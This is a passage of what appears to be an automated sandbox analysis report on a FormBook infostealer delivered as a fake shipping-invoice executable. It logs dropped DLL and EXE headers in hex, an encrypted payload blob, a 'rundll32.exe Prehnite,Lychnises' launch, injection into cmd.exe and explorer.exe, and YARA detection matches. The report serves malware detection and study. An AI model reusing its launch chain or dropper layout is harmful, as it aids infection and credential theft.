C:\Users\user\AppData\Local\Temp\3\phplive\guidgen.exe	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 38 bf 8f d8 7c de e1 8b 7c de e1 8b 7c de e1 8b eb 1a 9f 8b 7d de e1 8b 5b 18 9c 8b 79 de e1 8b 5b 18 8c 8b 69 de e1 8b 5b 18 9a 8b 78 de e1 8b bf d1 be 8b 7d de e1 8b bf d1 bc 8b 77 de e1 8b 7c de e0 8b 93 de e1 8b 5b 18 8f 8b 76 de e1 8b 5b 18 9d 8b 7d de e1 8b 5b 18 99 8b 7d de e1 8b 52 69 63 68 7c de e1 8b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....8...|...|...|.....}...[...y... [...i...[...x.....}.....w...|..... [...v...[...}... [...}...Rich|.....	success or wait	3	405DC0	WriteFile
C:\Users\user\AppData\Roaming\pkgs\x-lz4.xml	unknown	1953	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 3f 3e 0a 3c 6d 69 6d 65 2d 74 79 70 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 66 72 65 65 64 65 73 6b 74 6f 70 2e 6f 72 67 2f 73 74 61 6e 64 61 72 64 73 2f 73 68 61 72 65 64 2d 6d 69 6d 65 2d 69 6e 66 6f 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 6c 7a 34 22 3e 0a 20 20 3c 21 2d 2d 43 72 65 61 74 65 64 20 61 75 74 6f 6d 61 74 69 63 61 6c 6c 79 20 62 79 20 75 70 64 61 74 65 2d 6d 69 6d 65 2d 64 61 74 61 62 61 73 65 2e 20 44 4f 20 4e 4f 54 20 45 44 49 54 21 2d 2d 3e 0a 20 20 3c 63 6f 6d 6d 65 6e 74 3e 4c 5a 34 20 61 72 63 68 69 76 65 3c 2f 63 6f 6d 6d 65 6e 74 3e 0a 20 20 3c 63 6f 6d 6d 65 6e 74 20 78 6d 6c 3a	<?xml version="1.0" encoding="utf-8"?>. <mime-type xmlns="http://www.freedesktop.org/standards/shared-mime-info" type="application/x-lz4">. Created automatically by update-mime-database. DO NOT EDIT!-->. <comment>LZ4 archive</comment>. <comment xml:	success or wait	1	405DC0	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\pkgs\rcxditui.dll	unknown	5120	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f9 2d 54 d9 bd 4c 3a 8a bd 4c 3a 8a bd 4c 3a 8a 9a 8a 46 8a bc 4c 3a 8a 9a 8a 42 8a bc 4c 3a 8a 52 69 63 68 bd 4c 3a 8a 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 4b d5 33 43 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 10 00 00 00 00 80 5b 00 10 00 00 00 02 00 00 05 00 01 00 05 00 01 00 04 00 0a 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$........- T..L:..L:..L:...F..L :...B..L:.Rich.L:.........PE.. L...K.3C...........!.......... ....[........	success or wait	1	405DC0	WriteFile
C:\Users\user\AppData\Roaming\pkgs\vjscsvr.exe	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 94 71 cf 79 d0 10 a1 2a d0 10 a1 2a d0 10 a1 2a 13 1f fe 2a d2 10 a1 2a 13 1f fc 2a da 10 a1 2a d0 10 a0 2a af 10 a1 2a f7 d6 da 2a d5 10 a1 2a 47 d4 df 2a d1 10 a1 2a f7 d6 cf 2a d7 10 a1 2a f7 d6 dc 2a d5 10 a1 2a f7 d6 cc 2a c5 10 a1 2a f7 d6 d0 2a d5 10 a1 2a f7 d6 dd 2a d1 10 a1 2a d0 10 a1 2a d1 10 a1 2a f7 d6 d9 2a d1 10 a1 2a 52 69 63 68 d0 10 a1 2a 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........q.y...*...*...*...*.. .*...*...*...*...*...*...*G..* ...*...*...*...*...*...*...*.. .*...*...*...*...*...*...*...* Rich...*.......	success or wait	3	405DC0	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\font\init\msg\x-navi-animation.xml	unknown	3225	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 3f 3e 0a 3c 6d 69 6d 65 2d 74 79 70 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 66 72 65 65 64 65 73 6b 74 6f 70 2e 6f 72 67 2f 73 74 61 6e 64 61 72 64 73 2f 73 68 61 72 65 64 2d 6d 69 6d 65 2d 69 6e 66 6f 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 6e 61 76 69 2d 61 6e 69 6d 61 74 69 6f 6e 22 3e 0a 20 20 3c 21 2d 2d 43 72 65 61 74 65 64 20 61 75 74 6f 6d 61 74 69 63 61 6c 6c 79 20 62 79 20 75 70 64 61 74 65 2d 6d 69 6d 65 2d 64 61 74 61 62 61 73 65 2e 20 44 4f 20 4e 4f 54 20 45 44 49 54 21 2d 2d 3e 0a 20 20 3c 63 6f 6d 6d 65 6e 74 3e 57 69 6e 64 6f 77 73 20 61 6e 69 6d 61 74 65 64 20 63 75 72 73 6f 72 3c 2f 63	<?xml version="1.0" encoding="utf-8"?>. <mime-type xmlns="http://www.freedesktop.org/standards/shared-mime-info" type="application/x-navi-animation">. Created automatically by update-mime-database. DO NOT EDIT!-->. <comment>Windows animated cursor</c	success or wait	1	405DC0	WriteFile
C:\Users\user\AppData\Local\Temp\font\init\msg\x-pn-audibleaudio.xml	unknown	392	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 3f 3e 0a 3c 6d 69 6d 65 2d 74 79 70 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 66 72 65 65 64 65 73 6b 74 6f 70 2e 6f 72 67 2f 73 74 61 6e 64 61 72 64 73 2f 73 68 61 72 65 64 2d 6d 69 6d 65 2d 69 6e 66 6f 22 20 74 79 70 65 3d 22 61 75 64 69 6f 2f 78 2d 70 6e 2d 61 75 64 69 62 6c 65 61 75 64 69 6f 22 3e 0a 20 20 3c 21 2d 2d 43 72 65 61 74 65 64 20 61 75 74 6f 6d 61 74 69 63 61 6c 6c 79 20 62 79 20 75 70 64 61 74 65 2d 6d 69 6d 65 2d 64 61 74 61 62 61 73 65 2e 20 44 4f 20 4e 4f 54 20 45 44 49 54 21 2d 2d 3e 0a 20 20 3c 63 6f 6d 6d 65 6e 74 3e 41 75 64 69 62 6c 65 2e 43 6f 6d 20 61 75 64 69 6f 3c 2f 63 6f 6d 6d 65 6e 74 3e 0a 20 20 3c	<?xml version="1.0" encoding="utf-8"?>. <mime-type xmlns="http://www.freedesktop.org/standards/shared-mime-info" type="audio/x-pn-audibleaudio">. Created automatically by update-mime-database. DO NOT EDIT!-->. <comment>Audible.Com audio</comment>. <	success or wait	1	405DC0	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\manage\mms\crtowordses.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c6 e8 f7 8b 82 89 99 d8 82 89 99 d8 82 89 99 d8 90 4f e2 d8 80 89 99 d8 90 4f e4 d8 80 89 99 d8 90 4f f4 d8 8f 89 99 d8 41 86 c4 d8 81 89 99 d8 82 89 98 d8 ad 89 99 d8 90 4f f7 d8 87 89 99 d8 90 4f e3 d8 83 89 99 d8 90 4f e5 d8 83 89 99 d8 90 4f e1 d8 83 89 99 d8 52 69 63 68 82 89 99 d8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $........................O.... ...O.......O......A........... .....O.......O.......O.......O ......Rich.................... ........PE..L..	success or wait	2	405DC0	WriteFile
C:\Users\user\AppData\Local\Temp\manage\mms\WordExceptList.xml	unknown	3965	3c 62 6c 6f 63 6b 2d 6c 69 73 74 3a 62 6c 6f 63 6b 2d 6c 69 73 74 20 78 6d 6c 6e 73 3a 62 6c 6f 63 6b 2d 6c 69 73 74 3d 22 68 74 74 70 3a 2f 2f 6f 70 65 6e 6f 66 66 69 63 65 2e 6f 72 67 2f 32 30 30 31 2f 62 6c 6f 63 6b 2d 6c 69 73 74 22 3e 3c 62 6c 6f 63 6b 2d 6c 69 73 74 3a 62 6c 6f 63 6b 20 62 6c 6f 63 6b 2d 6c 69 73 74 3a 61 62 62 72 65 76 69 61 74 65 64 2d 6e 61 6d 65 3d 22 42 43 6f 6d 22 2f 3e 3c 62 6c 6f 63 6b 2d 6c 69 73 74 3a 62 6c 6f 63 6b 20 62 6c 6f 63 6b 2d 6c 69 73 74 3a 61 62 62 72 65 76 69 61 74 65 64 2d 6e 61 6d 65 3d 22 42 43 6f 6d 28 45 64 29 22 2f 3e 3c 62 6c 6f 63 6b 2d 6c 69 73 74 3a 62 6c 6f 63 6b 20 62 6c 6f 63 6b 2d 6c 69 73 74 3a 61 62 62 72 65 76 69 61 74 65 64 2d 6e 61 6d 65 3d 22 42 43 6f 6d 48 6f 6e 73 22 2f 3e 3c 62 6c 6f 63	<block-list:block-list xmlns:block-list="http://openoffice.org/2001/block-list"><block-list:block block-list:abbreviated-name="BCom"/><block-list:block block-list:abbreviated-name="BCom(Ed)"/><block-list:block block-list:abbreviated-name="BComHons"/><bloc	success or wait	1	405DC0	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\manage\mms\VCProjectEngine.dll	unknown	1078	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 3f 3e 0d 0a 3c 56 43 50 6c 61 74 66 6f 72 6d 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 46 69 6c 65 20 0d 0a 09 56 65 72 73 69 6f 6e 3d 22 38 2e 30 30 22 0d 0a 09 3e 0d 0a 20 20 20 20 3c 50 6c 61 74 66 6f 72 6d 20 0d 0a 09 09 4e 61 6d 65 3d 22 56 43 50 72 6f 6a 65 63 74 45 6e 67 69 6e 65 2e 64 6c 6c 22 20 0d 0a 09 09 49 64 65 6e 74 69 66 69 65 72 3d 22 57 69 6e 33 32 22 0d 0a 09 09 3e 0d 0a 09 09 3c 44 69 72 65 63 74 6f 72 69 65 73 20 0d 0a 09 09 09 49 6e 63 6c 75 64 65 3d 22 24 28 56 43 49 6e 73 74 61 6c 6c 44 69 72 29 69 6e 63 6c 75 64 65 3b 24 28 56 43 49 6e 73 74 61 6c 6c 44 69 72 29 61 74 6c 6d 66 63 5c 69 6e 63 6c 75 64 65 3b 24 28 56 43 49 6e 73	<?xml version="1.0" encoding="utf-8"?>.. <VCPlatformConfigurationFile ...Version="8.00"...>.. <Platform ....Name="VCProjectEngine.dll" ....Identifier="Win32"....>.... <Directories .....Include="$(VCInstallDir)include;$(VCInstallDir)atlmfc\include;$(VCIns	success or wait	1	405DC0	WriteFile
C:\Users\user\AppData\Roaming\panel\box\xbox\msvsotbcct.dll	unknown	6144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f9 2d 54 d9 bd 4c 3a 8a bd 4c 3a 8a bd 4c 3a 8a 9a 8a 46 8a bc 4c 3a 8a bd 4c 3a 8a bc 4c 3a 8a 9a 8a 42 8a bc 4c 3a 8a 52 69 63 68 bd 4c 3a 8a 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 02 00 50 dc 33 43 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 00 00 00 00 16 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 10 00 00 00 00 00 10 00 10 00 00 00 02 00 00 05 00 00 00 08 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$........- T..L:..L:..L:...F..L :..L:..L:...B..L:.Rich.L:..... ....PE..L...P.3C...........!..	success or wait	1	405DC0	WriteFile
C:\Users\user\AppData\Roaming\panel\box\xbox\67.opends60.dll	unknown	47	00 00 ff ff 00 00 4c 01 07 15 8d 39 1b 00 00 00 29 00 00 00 5f 73 72 76 5f 73 65 6e 64 64 6f 6e 65 00 6f 70 65 6e 64 73 36 30 2e 64 6c 6c 00	......L....9....)..._srv_senddone.opends60.dll.	success or wait	1	405DC0	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\medium\listadmin\glance_config\eDbgJitUI.dll	unknown	2560	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 cd 2d 54 d9 89 4c 3a 8a 89 4c 3a 8a 89 4c 3a 8a ae 8a 46 8a 88 4c 3a 8a 84 8a 42 8a 88 4c 3a 8a 52 69 63 68 89 4c 3a 8a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 c0 01 01 00 33 de 33 43 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 10 00 00 00 00 01 00 00 10 00 00 00 02 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$........- T..L:..L:..L:...F..L :...B..L:.Rich.L:............. ....PE......3.3C...... .....!.........................	success or wait	1	405DC0	WriteFile
C:\Users\user\AppData\Local\Temp\special_offers\dirb\123\dbsvcui.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f9 2d 54 d9 bd 4c 3a 8a bd 4c 3a 8a bd 4c 3a 8a 9a 8a 46 8a bc 4c 3a 8a 9a 8a 42 8a bc 4c 3a 8a 52 69 63 68 bd 4c 3a 8a 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 1f d4 33 43 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 00 00 00 00 3e 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 10 00 00 00 00 46 5b 00 10 00 00 00 02 00 00 05 00 01 00 05 00 01 00 04 00 0a 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$........- T..L:..L:..L:...F..L :...B..L:.Rich.L:..........PE.. L.....3C...........!.........> ....F[........	success or wait	2	405DC0	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\special_offers\dirb\123\number.xml	unknown	134	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 27 31 2e 30 27 3f 3e 0d 0a 3c 64 61 74 61 3e 0d 0a 09 3c 63 69 72 63 6c 65 3e 0d 0a 09 09 3c 72 61 64 69 75 73 3e 31 32 3c 2f 72 61 64 69 75 73 3e 0d 0a 09 3c 2f 63 69 72 63 6c 65 3e 0d 0a 09 3c 63 69 72 63 6c 65 3e 0d 0a 09 09 3c 72 61 64 69 75 73 3e 33 37 2e 35 3c 2f 72 61 64 69 75 73 3e 0d 0a 09 3c 2f 63 69 72 63 6c 65 3e 0d 0a 3c 2f 64 61 74 61 3e 20 20	<?xml version='1.0'?>.. <data>...<circle>.... <radius>12</radius>... </circle>...<circle>.... <radius>37.5</radius>... </circle>..</data>	success or wait	1	405DC0	WriteFile
C:\Users\user\AppData\Local\Temp\fckeditor\makecert.exe	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 e0 4b 34 54 a4 2a 5a 07 a4 2a 5a 07 a4 2a 5a 07 27 22 55 07 a0 2a 5a 07 27 22 07 07 b7 2a 5a 07 a4 2a 5b 07 7d 2a 5a 07 2a 22 05 07 b4 2a 5a 07 2a 22 3a 07 a3 2a 5a 07 27 22 04 07 a5 2a 5a 07 27 22 00 07 a5 2a 5a 07 52 69 63 68 a4 2a 5a 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 46 ff 7f 3e 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 07 0a 00 60 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........K4T.*Z..*Z..*Z.'"U..* Z.'"...*Z..*[.}*Z.*"...*Z.*":. .*Z.'"...*Z.'"...*Z.Rich.*Z... .............PE..L...F..>.... ....`.	success or wait	3	405DC0	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Erodium	unknown	16384	e4 f4 85 60 7a 1f f0 ee b1 e1 36 cf 3c b7 7e fc 94 fa 11 82 8e 31 04 6e 04 ae a4 33 60 ac 69 7b 57 24 73 4e e7 42 85 4e fd 28 44 b5 74 a0 c3 a6 39 59 6a fc f9 5c 75 f3 89 bc 64 27 bc fa 6e 4d ec bd 7f bd 2e 8f 8b 00 ae 9f a4 ff e2 f9 26 cd c1 39 4e 96 9f e0 68 75 89 54 e9 18 6e 43 fe f9 18 88 1b f4 c0 55 d3 2e e7 de 69 cb 70 f4 ba 50 c9 f1 30 e5 a1 be d8 f7 7e 7a 59 a2 95 8c 43 9d a4 c4 93 7f 1c 53 52 40 c7 0f 9d 7e a1 5d ca 8f 9b cd 03 cc d3 d2 8e 7b 4e e9 98 74 0d 0f bb 58 ca be f1 8f a0 83 5d 07 4c 8c 50 77 1d e4 5e 51 e9 a4 a9 7d a9 b8 f1 c1 94 86 3e f7 ba 9a 8d 1c 9f 2b b0 90 13 27 dd 85 9b 28 e8 a0 a4 43 74 ee d1 b5 bb c2 0c 2c f5 fe 57 e3 11 1b 04 d0 3d eb d7 eb 70 c3 c3 c3 2d db af f3 c5 6e 4a 88 be a4 ad 33 af b5 e4 2a dc 8e a5 3d 8c 80 88 94 de	...`z.....6.<.~......1.n...3`. i{W$sN.B.N. (D.t...9Yj..\u...d' ..nM.............&..9N...hu.T ..nC.......U....i.p..P..0..... ~zY...C......SR@...~.]......... {N..t...X......].L.Pw..^Q...} ......>......+...'...(...Ct... ...,..W.....=...p...-....nJ... .3...*...=.....	success or wait	15	405DC0	WriteFile
C:\Users\user\AppData\Local\Temp\Prehnite.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 1a 52 96 dd 7b 3c c5 dd 7b 3c c5 dd 7b 3c c5 fa bd 41 c5 cd 7b 3c c5 fa bd 51 c5 9a 7b 3c c5 1e 74 61 c5 d0 7b 3c c5 dd 7b 3d c5 bc 7b 3c c5 fa bd 52 c5 c7 7b 3c c5 fa bd 46 c5 dc 7b 3c c5 fa bd 44 c5 dc 7b 3c c5 52 69 63 68 dd 7b 3c c5 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 44 c0 b7 5f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 90 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.........R..{<..{<.. {<...A..{<...Q..{<..ta..{<..{=.. {<...R..{<...F..{<...D.. {<.Rich.{<... ..............PE..L...D.._.... ....!.......	success or wait	5	405DC0	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe	unknown	512	success or wait	114	405D91	ReadFile
C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe	unknown	16384	success or wait	25	405D91	ReadFile
C:\Users\user\AppData\Local\Temp\nse53A7.tmp	unknown	4	success or wait	1	405D91	ReadFile
C:\Users\user\AppData\Local\Temp\nse53A7.tmp	unknown	27087	success or wait	1	4031C8	ReadFile
C:\Users\user\AppData\Local\Temp\nse53A7.tmp	unknown	4	success or wait	26	405D91	ReadFile

Analysis Process: rundll32.exe PID: 1748 Parent PID: 2792

General

Start time:	15:07:09
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe Prehnite,Lychnises
Imagebase:	0xd30000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	5214121149437	330	fd c3 d6 01 be 04 00 00 ee 42 00 00 70 0a 8f 00 20 4f b7 73 53 74 61 6e 64 4d 61 72 6d 69 74 65 00 f3 30 00 54 61 6b 65 50 65 6e 75 6c 74 33 32 00 4f 00 10 53 65 65 6d 4e 69 63 6f 74 69 6e 61 6d 69 64 65 33 32 00 00 45 6e 75 6d 4d 69 63 72 6f 70 68 79 74 65 33 32 00 00 00 00 ce 88 da 44 00 00 00 00 ec f3 30 00 21 31 00 10 00 00 00 10 01 00 00 00 00 00 00 00 1e 88 da 44 ab 31 00 10 08 f4 30 00 00 00 00 00 01 00 00 00 c0 f3 30 00 ab 31 00 10 50 f4 30 00 00 47 00 10 62 c8 ea 54 00 00 00 00 14 f4 30 00 c8 31 00 10 00 00 00 10 c6 94 11 77 00 00 00 10 01 00 00 00 00 00 00 00 00 00 00 00 ab 31 00 10 00 00 00 10 60 f4 30 00 56 fc 0e 77 ab 31 00 10 00 00 00 10 01 00 00 00 00 00 00 00 d8 28 a6 b9 a4 f4 30 00 78 71 8e 00 00 00 00 00 01 00 00 00 00 00 00 10 54 7d 0e	.....B..p... O.sStandMarmi te..0.TakePenult32.O..See mNico tinamide32..EnumMicroph yte32.. .....D.....0.!1..... ...D.1....0.....0..1..P. 0..G..b..T.....0..1.....w .....1.....`.0.V. .w.1.....(....0.xq.. .....T}.	invalid handle	100	10002E86	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6360 Parent PID: 1748

General

Start time:	15:07:16
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\system32\cmd.exe
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.734077242.00000000047D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.734077242.00000000047D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.734077242.00000000047D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.733109064.0000000001190000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.733109064.0000000001190000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.733109064.0000000001190000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.728952355.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.728952355.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.728952355.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	418277	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 6360

General

Start time:	15:07:30
Start date:	26/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: netsh.exe PID: 4768 Parent PID: 3424

General

Start time:	15:07:44
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\netsh.exe
